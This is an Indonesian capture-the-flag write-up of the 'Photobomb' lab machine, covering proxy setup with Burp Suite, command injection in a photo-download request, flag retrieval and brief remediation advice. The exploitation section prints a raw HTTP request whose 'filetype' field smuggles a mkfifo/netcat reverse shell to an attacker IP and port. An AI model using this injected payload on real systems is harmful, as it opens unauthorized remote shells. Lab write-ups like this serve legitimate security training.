
Lalu setelah mengklik link mencurigakan yang diduga adalah link untuk login, maka langsung dicoba untuk execute. Dan berhasil muncul pop up yang menginformasikan bahwa berhasil untuk login dan langsung di direct ke halaman dashboard dari web photobomb yang berisikan foto-foto.




Dengan fungsi Javascript yang ditemukan sebelumnya, sekarang kita bisa login menggunakan akun seseorang.

FoxyProxy dapat digunakan sebagai alternatif atau tambahan untuk mengelola konfigurasi proxy di peramban web selama menggunakan Burp Suite. Oleh karena itu, FoxyProxy dapat digunakan untuk mengarahkan lalu lintas web melalui Burp Proxy dan memudahkan pengguna untuk mengecek keamanan aplikasi web.







Langsung di setting IP local host dan port http.



Disini kita bisa melihat bahwa proxy kita telah terhubung ke server dari Photobomb.




Setelah itu langsung di open burpsuite sampai ke halaman proxy bagian intercept dan dinyalakan.




Setelah itu langsung melakukan action dengan mengklik tombol download dan muncul list informasi mengenai halaman web tersebut.


- **Exploitation**



Setelah kita menyalakan intercept dan berusaha untuk mendownload sebuah picture, Kita mendapatkan request seperti berikut ini. Kita dapat melihat adanya celah. Kita bisa saja mengikuti file type yang dikirimkan dengan pipeline dan menambahkan command berikutnya. Dalam kasus ini kami mencoba melakukan ***curl* 10.10.14.50:6969**.



Lalu kita coba untuk melakukan remote network dengan menggunakan command nc yaitu netcat. Setelah itu kita send request melalui burpsuite. Dan command tersebut berhasil terkoneksi.




Lalu menggunakan ekstensi hack tools untuk mendapatkan reverse shell netcat.

Request

Pretty Raw Hex

```
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
   jpg|rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f%7C/bin/sh%20-i%202%3E%261%7Cnc%2010.10.14.50%206969%20%3E/tmp/f&
   dimensions=3000x2000
```

Lalu mengubah bagian setelah jpg| dengan link reverse shell netcat yang didapat dari hack Tools.



Lalu kita menggunakan command pwn-cat yang digunakan untuk mengirim dan menerima data melalui jaringan. Lalu dijalankan dengan command line -l dan -p

---

- **Flag Retrieval**

Setelah menjalankan command tersebut langsung tekan CTRL+D maka akan langsung beralih ke remote dan berhasil masuk ke server dari mesin tersebut. Dan coba menjalankan whoami untuk mengetahui posisi user kita sekarang dalam server tersebut. Lalu kita coba liat list file directory saat ini dengan ls dan ditemukan file “user.txt” dan dicoba buka dengan command “cat” di temukanlah first flag sebagai user “wizard”.

Kita sudah berhasil masuk ke dalam shell dari server. Kemudian kita bisa melakukan privilege escalation menjadi root. Setelah itu kita bisa melakukan list atau find terhadap semua file yang ada. (Root merupakan permission tertinggi sehingga dapat melakukan apapun). Saat kita melihat isi dari hidden file yang ditemukan, Terdapat flag yang bisa dikumpulkan.

Guidelines for Remediation

Pada awalnya kita bisa masuk ke server Photobomb karena tidak adanya firewall. Sehingga kita bisa menjalankan reverse shell script dengan burpsuite. Sehingga solusinya bisa mengaplikasikan firewall yang dimana adalah sebuah sistem atau perangkat yang digunakan untuk membatasi akses jaringan yang tidak sah ke sistem atau jaringan internal. Dan juga dapat digunakan untuk melindungi sistem dari serangan reverse shell dengan mencegah koneksi jaringan yang tidak sah dari diterima oleh sistem. Firewall dapat dikonfigurasi untuk menolak semua koneksi entah itu inbound atau outbound yang tidak sesuai dengan aturan yang telah ditentukan.